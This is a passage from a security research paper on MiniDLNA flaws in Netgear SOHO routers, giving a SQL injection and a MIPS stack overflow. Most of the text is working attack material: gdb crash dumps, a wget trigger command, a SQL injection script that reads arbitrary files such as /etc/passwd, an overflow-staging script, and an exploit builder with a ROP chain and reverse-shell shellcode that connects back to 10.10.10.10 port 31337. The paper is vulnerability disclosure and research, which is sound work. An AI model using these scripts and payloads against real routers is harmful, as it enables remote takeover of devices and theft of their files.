Filter><StartingIndex>0</StartingIndex><RequestedCount>100</RequestedCount><SortCriteria /></ns0:Browse></s:Body></
s:Envelope>HTTP/1.1 200 OK
Content-Type: text/xml; charset="utf-8"
Connection: close
Content-Length: 1154
Server: Linux 2.6 DLNADOC/1.50 UPnP/1.0 MiniDLNA/1.0

<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/
encoding/"><s:Body><u:BrowseResponse xmlns:u="urn:schemas-upnp-org:service:ContentDirectory:1"><Result>&lt;DIDL-Lite
xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:upnp="urn:schemas-upnp-org:metadata-1-0/upnp/" xmlns="urn:schemas-
upnp-org:metadata-1-0/DIDL-Lite/" xmlns:dlna="urn:schemas-dlna-org:metadata-1-0/"&gt;
&lt;container id="PWNEED" parentID="PWNEED" restricted="1" childCount="1"&gt;&lt;dc:title&gt;PWNEED&lt;/
dc:title&gt;&lt;upnp:class&gt;object.container&lt;/upnp:class&gt;&lt;upnp:artist&gt;PWNEED&lt;/
upnp:artist&gt;&lt;upnp:albumArtURI dlna:profileID="JPEG_TN" xmlns:dlna="urn:schemas-dlna-
org:metadata-1-0/"&gt;http://10.10.10.1:8200/
AlbumArt/1AAa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5
Ad6Ad7Ad8Ad9Ae0Ae1Ae-31337.jpg&lt;/upnp:albumArtURI&gt;&lt;/container&gt;&lt;/DIDL-Lite&gt;</Result>
<NumberReturned>1</NumberReturned>

Find Save As Print Entire conversation (1993 bytes)
Filter Out This Stream Close
```

Figure 19 Isolating the SOAP request that causes our staged record to be queried.

SQL Injection to MIPS Overflows: Rooting SOHO Routers

Appendix D lists the SOAP request XML document that will query the 'PWNEED' object ID, thus triggering the exploit.

Having staged the buffer overflow in the database, we can trigger it by sending the captured SOAP request using the following `wget` command:

```
$ wget http://10.10.10.1:8200/ctl/ContentDir --header="Host: 10.10.10.1" \
--header=\
'SOAPACTION: "urn:schemas-upnp-org:service:ContentDirectory:1#Browse"' \
--header='"content-type: text/xml ;charset="utf-8"' \
--header="connection: close" --post-file=./soaprequest.xml
```

Using a USB disk, we can load a `gdbserver` cross-compiled⁶ for little endian MIPS onto the live device and attach to the running `minidlna.exe` process. In order to remotely debug we will need to use a `gdb` compiled for our own machine's host architecture and the little endian MIPS target architecture.

When sending the SOAP request, we can see `gdb` catch the crash and that our data lands in the program counter:

```
0x2af4241c <__multf3+2364>: li      v0,-1
0x2af42420 <__multf3+2368>: move   sp,s8
-----
0x2af423fc in __multf3 () from /lib/libgcc_s.so.1
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
-----
[registers]
V0: 00000000 V1: 00000535 A0: 2B47953E A1: 7FF44D1C
A2: 00000002 A3: 7FF44D1C T0: 00000000 T1: 74672672
T2: 00000000 T3: 7FF449D0 T4: 2AF88018 T5: 2AFCC004
T6: 73616C63 T7: 74672673 S0: 41414141 S1: 41414141
S2: 41414141 S3: 41414141 S4: 41414141 S5: 41414141
S6: 41414141 S7: 41414141 T8: 00000000 T9: 2AF616F0
GP: 00483E20 S8: 41414141 HI: 00000008 L0: 00000000
SP: 7FF44F80 PC: 41414141 RA: 41414141
-----
[code]
0x41414141: Error while running hook_stop:
Cannot access memory at address 0x41414140
0x41414140 in ?? ()
(gdb) □
```

Figure 20 Crashing `minidlna.exe` with control PC register and all S registers.

We now have control of the program counter, and by extension, the program's flow of execution. Further, we have control over *all* of the S-registers! This makes things easier as we develop our exploit.

We overflowed the target buffer with approximately 640 bytes of data. If we rerun the program with a much larger overflow, say over 2500 bytes, we will be able to see how much of the stack we can control.

⁶ Cross-compilation is beyond the scope of this paper and is left as an exercise for the reader.

SQL Injection to MIPS Overflows: Rooting SOHO Routers

We are able to view the state of the stack and the time of crash in gdb. The figure below shows that we can control an arbitrary amount of the stack space. Our longer overflow string does not appear to get truncated. This gives plenty of room to build a ROP⁷ chain and to stage a payload. We can use the ROP exploitation technique to locate a stack address and return into our code there.

A working exploit buffer is provided in Appendix E. It includes a reverse TCP connect-back shell that connects back to the IP address 10.10.10.10, port 31337.

⁷ Return Oriented Programming, ROP, is an exploitation technique by which the attacker causes the compromised program to execute existing instructions that are part of the program or its libraries, rather than executing buffer overflow data directly.

<http://cseweb.ucsd.edu/~hovav/talks/blackhat08.html>

SQL Injection to MIPS Overflows: Rooting SOHO Routers

```
(gdb) showstack
-----
[stack]
[sp: 0x7FFC9F80]
0x7FFCA290 : D0 0B 48 00 00 00 00 00 - 80 73 D5 2A 0C 40 C1 2A ..H.....s.*.@.*
0x7FFCA280 : 00 00 00 00 40 96 C2 2A - 90 A2 FC 7F D4 CC C2 2A ....@.*.....*
0x7FFCA270 : D0 74 B4 2A 14 1D C2 2A - 80 73 D5 2A 00 00 00 00 .t.*...s.*....
0x7FFCA260 : 68 A2 FC 7F 54 AF C2 2A - D0 0B 48 00 00 00 00 00 h...T...H.....
0x7FFCA250 : 67 74 3B 00 74 FC C1 2A - 80 73 D5 2A 78 F8 D4 2A gt;.t...s.*x.*
0x7FFCA240 : 70 6E 70 3A 61 6C 62 75 - 6D 41 72 74 55 52 49 26 pnp:albumArtURI&
0x7FFCA230 : 2D 33 31 33 33 37 2E 6A - 70 67 26 6C 74 3B 2F 75 -31337.jpg</u
0x7FFCA220 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA210 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA200 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA1F0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA1E0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA1D0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA1C0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA1B0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA1A0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA190 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA180 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA170 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA160 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA150 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA140 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA130 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA120 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA110 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA100 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA0F0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA0E0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA0D0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA0C0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA0B0 : 44 44 44 44 44 44 44 44 - 44 44 44 44 44 44 44 44 DDDDDDDDDDDDDDDDD
0x7FFCA0A0 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFCA090 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFCA080 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFCA070 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFCA060 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFCA050 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFCA040 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFCA030 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFCA020 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFCA010 : 10 21 76 15 6C 26 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFCA000 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFC9FF0 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFC9FE0 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFC9FD0 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFC9FC0 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFC9FB0 : 10 21 76 15 10 21 76 15 - 10 21 76 15 10 21 76 15 .!v..!v..!v..!v.
0x7FFC9FA0 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x7FFC9F90 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0x7FFC9F80 : 41 41 41 41 41 41 41 41 - 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
(gdb) □
```

Figure 21 A view of the stack after overflowing the buffer. We can put a large amount of user-controlled data on the stack.

AFFECTED DEVICES

In researching these vulnerabilities, I obtained and analyzed the firmware for several different Netgear SOHO Routers. For each router I analyzed the two most recent firmware update files available on the vendor's support website. I focused only on devices that provided the DLNA capability. Although the WNDR3700v3 is the only device for which I developed and tested the exploits, all the devices and firmware versions I analyzed appear to be vulnerable based on disassembly and static analysis.

The following table describes the devices and their respective firmware versions that appear to be vulnerable.

Router Model	Firmware Version	MiniDLNA Version	Performed Static Analysis	Vulnerable	Developed Exploits
WNDR3700v3	1.0.0.18	1.0.18	Yes	Yes	Yes
	1.0.0.22	1.0.18	Yes	Yes	
WNDR3800	1.0.0.18	1.0.19	Yes	Yes	
	1.0.0.24	1.0.19	Yes ⁸	Yes	
WNDR4000	1.0.0.82	1.0.18	Yes	Yes	
	1.0.0.88	1.0.18	Yes	Yes	
WNDR4500	1.0.0.70	1.0.18	Yes	Yes	
	1.0.1.6	1.0.18	Yes	Yes	

In total, I found eight separate firmware versions across four separate device models that contain the vulnerable executable.

CONCLUSION

As we have seen, there are a number of readily exploitable vulnerabilities in Netgear's MiniDLNA server and Netgear's wireless routers. It is easy pass over an attack that yields little direct value, such as the SQL injection shown earlier. However, I have clearly shown two practical and useful attacks that become possible when combined with the first. Just as significantly, I have presented analysis techniques that can be applied to a variety of embedded devices for vulnerability research and exploit development.

The first known hostile exploitation of a buffer overflow was by the Morris worm in 1988⁹. Yet, twenty-four years later, buffer overflows continue to be as important as ever. Moreover, oft-overlooked embedded devices such as SOHO routers are among the most critical systems on users' networks. Vulnerabilities found within, such as those I have described in this paper, have the potential to expose a great many users to exploitation.

⁸ The MD5 digest for the minidlna executable unpacked from WNDR3800 firmware version 10.0.0.24 matches the digest from firmware 10.0.0.18, so no additional static analysis is required.

⁹ <http://web.archive.org/web/20070520233435/http://world.std.com/~franl/worm.html>

APPENDIX A

The following program exploits a SQL injection vulnerability to enable convenient file extraction from the target. It may be invoked as follows:

```
$ ./albumartinject.py '/etc/passwd'
```

An HTTP URL is then displayed for use with the `wget` command.

```
#!/usr/bin/env python
import os
import sys
import urllib,socket,os,httplib
import time

headers={"Host":"10.10.10.1"}
host="10.10.10.1"
album_art_path='/AlbumArt'
inject_id="31337"
port=8200

path_beginning=album_art_path+'/1;'
path_ending='-18.jpg'

class Logging:
    WARN=0
    INFO=1
    DEBUG=2
    log_level=2
    prefixes=[]
    prefixes.append(" [!] ")
    prefixes.append(" [+] ")
    prefixes.append(" [@] ")
    @classmethod
    def log_msg(klass,msg,level=INFO):
        if klass.log_level>=level:
            pref=Logging.prefixes[level]
            print pref+msg

def log(msg):
    Logging.log_msg(msg)

def log_debug(msg):
    Logging.log_msg(msg,Logging.DEBUG)

def log_warn(msg):
    Logging.log_msg(msg,Logging.WARN)

def usage():
    usage="Usage: %s [FILE]\nInject a database record allowing HTTP access to FILE.\n" %
os.path.basename(sys.argv[0])
    print usage

def build_request(query):
    request=path_beginning+query+path_ending
    return request

def do_request(request):

    log_debug("Requesting:")
    log_debug(request)
    conn=httplib.HTTPConnection(host,port)
    conn.request("GET",request,"",headers)
    resp=conn.getresponse()
    data=resp.read()
    conn.close()
    return data

try:
    desired_file=sys.argv[1]
except IndexError:
    usage()
    exit(1)
```

SQL Injection to MIPS Overflows: Rooting SOHO Routers

```
log("Requested file is: "+desired_file)
albumart_insert_query='insert/**/into/**/ALBUM_ART(ID,PATH)+'\
                        '/**/VALUES("'" +inject_id+"",'" +desired_file+"");'
albumart_delete_query='delete/**/from/**/ALBUM_ART/**/where/**/ID="'" +inject_id+"';'

log("Deleting old record.")
request=build_request(albumart_delete_query)
resp=do_request(request)
log_debug(resp)

log("Injecting ALBUM_ART record.")
request=build_request(albumart_insert_query)
resp=do_request(request)
log_debug(resp)

log("Injection complete.")
log("You may access "+desired_file)
log("via the URL http://%s:%d%s/%s-18.jpg"%(host,port,album_art_path,inject_id))
```

APPENDIX B

```
#!/usr/bin/env python

#AAAAinject.py
# Author: Zachary Cutlip
#       zcutlip@tacnetsol.com
#       twitter: @zcutlip
#This script injects a buffer overflow into the ALBUM_ART table of
#MiniDLNA's SQLite database. When queried with the proper soap request,
#this buffer overflow demonstrates arbitrary code execution by placing a
#string of user-controlled 'A's in the CPU's program counter. This
#affects MiniDLNA version 1.0.18 as shipped with Netgear WNDR3700 version 3.

import math
import sys
import urllib,socket,os,httplib
import time
from overflow_data import DlnaOverflowBuilder

headers={"Host":"10.10.10.1"}

host="10.10.10.1"
COUNT=8
LEN=128
empty=''

overflow_strings=[]
overflow_strings.append("AA")
overflow_strings.append("A"*LEN)
overflow_strings.append("B"*LEN)
overflow_strings.append("C"*LEN)
overflow_strings.append("D"*LEN)
overflow_strings.append("A"*LEN)
overflow_strings.append("\x10\x21\x76\x15"* (LEN/4))
overflow_strings.append("\x10\x21\x76\x15"* (LEN/4))
overflow_strings.append("D"*LEN)
overflow_strings.append("D"*LEN)
overflow_strings.append("D"*LEN)

path_beginning='/AlbumArt/1;'
path_ending='-18.jpg'

details_insert_query='insert/**/into/**/DETAILS(ID,SIZE,TITLE,ARTIST,ALBUM'+\
                    ',TRACK,DLNA_PN,MIME,ALBUM_ART,DISC)**/VALUES("31337"+\
                    ', "PWNEDE", "PWNEDE", "PWNEDE", "PWNEDE", "PWNEDE", "PWNEDE"'+\
                    ', "PWNEDE", "1", "PWNEDE");'

objects_insert_query='insert/**/into/**/OBJECTS(OBJECT_ID,PARENT_ID,CLASS,DETAIL_ID)+'\
                    '/**/VALUES("PWNEDE", "PWNEDE", "container", "31337");'

details_delete_query='delete/**/from/**/DETAILS/**/where/**/ID="31337";'

objects_delete_query='delete/**/from/**/OBJECTS/**/where/**/OBJECT_ID="PWNEDE";'

def build_injection_req(query):
    request=path_beginning+query+path_ending
    return request

def do_get_request(request):
    conn=httplib.HTTPConnection(host,8200)
    conn.request("GET",request,"",headers)
    conn.close()

def build_update_query(string):
    details_update_query='update/**/DETAILS/**/set/**/ALBUM_ART=ALBUM_ART'+\
                        '||'+string+'/**/where/**/ID="31337";'

    return details_update_query

def clear_overflow_data():
    print "Deleting existing overflow data..."
    request=build_injection_req(details_delete_query)
    do_get_request(request)
    request=build_injection_req(objects_delete_query)
    do_get_request(request)
    time.sleep(1)
```


SQL Injection to MIPS Overflows: Rooting SOHO Routers

```
def insert_overflow_data():
    print("Setting up initial database records...")
    request=build_injection_req(objects_insert_query)
    do_get_request(request)
    request=build_injection_req(details_insert_query)
    do_get_request(request)
    print("Building long ALBUM_ART string.")
    for string in overflow_strings:
        req=build_injection_req(build_update_query(string))
        do_get_request(req)

clear_overflow_data()
insert_overflow_data()
```

APPENDIX C

```
#!/usr/bin/env python

#dlnaclient.py
# A program browse the content directory for a specific object
# Use to analyze DLNA conversation in order to identify appropriate
# SOAP request to query the desired object.
# Author: Zachary Cutlip
#       zcutlip@tacnetsol.com
#       Twitter: @zcutlip

from twisted.internet import reactor

from coherence.base import Coherence
from coherence.upnp.devices.control_point import ControlPoint
from coherence.upnp.core import DIDLLite

# called for each media server found
def media_server_found(client, udn):
    print "media_server_found", client

    d = client.content_directory.browse('PWNED',
        browse_flag='BrowseDirectChildren', requested_count=100, process_result=False,
        backward_compatibility=False)

def media_server_removed(u dn):
    print "media_server_removed", u dn

def start():
    control_point = ControlPoint(Coherence({'logmode':'warning'}),
        auto_client=['MediaServer'])
    control_point.connect(media_server_found,
        'Coherence.UPnP.ControlPoint.MediaServer.detected')
    control_point.connect(media_server_removed,
        'Coherence.UPnP.ControlPoint.MediaServer.removed')

if __name__ == "__main__":
    reactor.callWhenRunning(start)
    reactor.run()
```

APPENDIX D

soaprequest.xml:

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
  <s:Body>
    <ns0:Browse xmlns:ns0="urn:schemas-upnp-org:service:ContentDirectory:1">
      <ObjectID>PWNED</ObjectID>
      <BrowseFlag>BrowseDirectChildren</BrowseFlag>
      <Filter>*</Filter>
      <StartingIndex>0</StartingIndex>
      <RequestedCount>100</RequestedCount>
      <SortCriteria />
    </ns0:Browse>
  </s:Body>
</s:Envelope>
```

APPENDIX E

```

# exploitbuffer.py
# Author: Zachary Cutlip
#       zcutlip@tacnetsol.com
#       Twitter: @zcutlip
# An exploit buffer and reverse TCP connect-back payload
# targetting vulnerable callback() funcgion in
# MiniDLNA version 1.0.18 as shipped with Netgear WNDR3700 version 3.
# Connect-back IP address: 10.10.10.10
#       Port: 31337

class DlnaOverflowBuilder:
    MIPSNOPSTRING="\x27\x70\xc0\x01"*8

    pattern128_1="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8"+
"Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae"

    pattern128_2="2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1"+
"Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4A"

    pattern128_3="i5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4"+
"Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7"

    pattern128_4="Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao"+
"7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar"

    pattern40_5="0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3"

    pattern40_5="0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3"

    pattern8_6="As4A6As7"

    pattern16_7="0At1At2At3At4At5"

    pattern28_8="t7At8At9Au0Au1Au2Au3Au4Au5Au"

    pattern32_9="8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7"

    pattern64_10="o9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar"

    pattern40_11="2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5"

    connect_back=["\xfd\xff\x0f\x24\x27",
"x'20'", #SQL escape
"\xe0\x01\x27\x28\xe0\x01\xff\xff\x06\x28",
"\x57\x10\x02\x24\x0c\x01\x01\x01\xff\xff\xa2\xaf\xff\xff\xa4\x8f",
"\xfd\xff\x0f\x24\x27\x78\xe0\x01\xe2\xff\xaf\xaf\x7a\x69\x0e\x3c",
"\x7a\x69\xce\x35\xe4\xff\xae\xaf\x0a\x0a",
"x'0d'", #SQL escape
"\x3c\x0a\x0a\xad\x35",
"\xe6\xff\xad\xaf\xe2\xff\xa5\x23\xef\xff\x0c\x24\x27\x30\x80\x01",
"\x4a\x10\x02\x24\x0c\x01\x01\x01\xfd\xff\x0f\x24\x27\x28\xe0\x01",
"\xff\xff\xa4\x8f\xdf\x0f\x02\x24\x0c\x01\x01\x01\xff\xff\xa5",
"x'20'", #SQL escape
"\xff\xff\x01\x24\xfb\xff\xa1\x14\xff\xff\x06\x28\x62\x69\x0f\x3c",
"\x2f\x2f\xef\x35\xf4\xff\xaf\xaf\x73\x68\x0e\x3c\x6e\x2f\xce\x35",
"\xf8\xff\xae\xaf\xfc\xff\xa0\xaf\xf4\xff\xa4\x27\xd8\xff\xa4\xaf",
"\xff\xff\x05\x28\xdc\xff\xa5\xaf\xd8\xff\xa5\x27\xab\x0f\x02\x24",
"\x0c\x01\x01\x01\xff\xff\x06\x28"]

    def initial_overflow(self):
        overflow_data=[]
        overflow_data.append("AA")
        overflow_data.append(self.pattern128_1)
        overflow_data.append(self.pattern128_2)
        overflow_data.append(self.pattern128_3)
        overflow_data.append(self.pattern128_4)
        overflow_data.append(self.pattern40_5)

        return overflow_data

```

SQL Injection to MIPS Overflows: Rooting SOHO Routers

```
def rop_chain(self):
    ropchain=[]
    #jalr s6
    ropchain.append("\xac\x02\x12\x2b")
    ropchain.append(self.pattern8_6)

    #cacheflush()
    ropchain.append("\xb8\xdf\xf3\x2a")
    #jalr s0
    ropchain.append("\xc4\x41\x0e\x2b")
    ropchain.append(self.pattern16_7)

    #move t9,s3
    #jalr t9
    ropchain.append("\x08\xde\x16\x2b")
    ropchain.append(self.pattern28_8)

    #load offset from sp into S6, then jalr S1
    ropchain.append("\x30\x9d\x11\x2b")

    ropchain.append(self.pattern32_9)
    #load offset from sp into S6, then jalr S1
    ropchain.append("\x30\x9d\x11\x2b")
    ropchain.append(self.pattern64_10)

    ropchain.append("abcd")
    #avoid crashing memcpy
    ropchain.append("\x32\xc9\xa3\x15")
    ropchain.append("D"*12)
    ropchain.append("\x32\xc9\xa3\x15")
    ropchain.append(self.pattern128_1)
    ropchain.append(self.pattern40_11)
    return ropchain

def payload(self):
    payload=[]
    for i in xrange(0,1):
        payload.append(self.MIPSNOPSTRING)

    for string in self.connect_back:
        payload.append(string)

    #for debugging purposes so we can locate our shellcode in memory
    payload.append("D"*4)

    return payload
```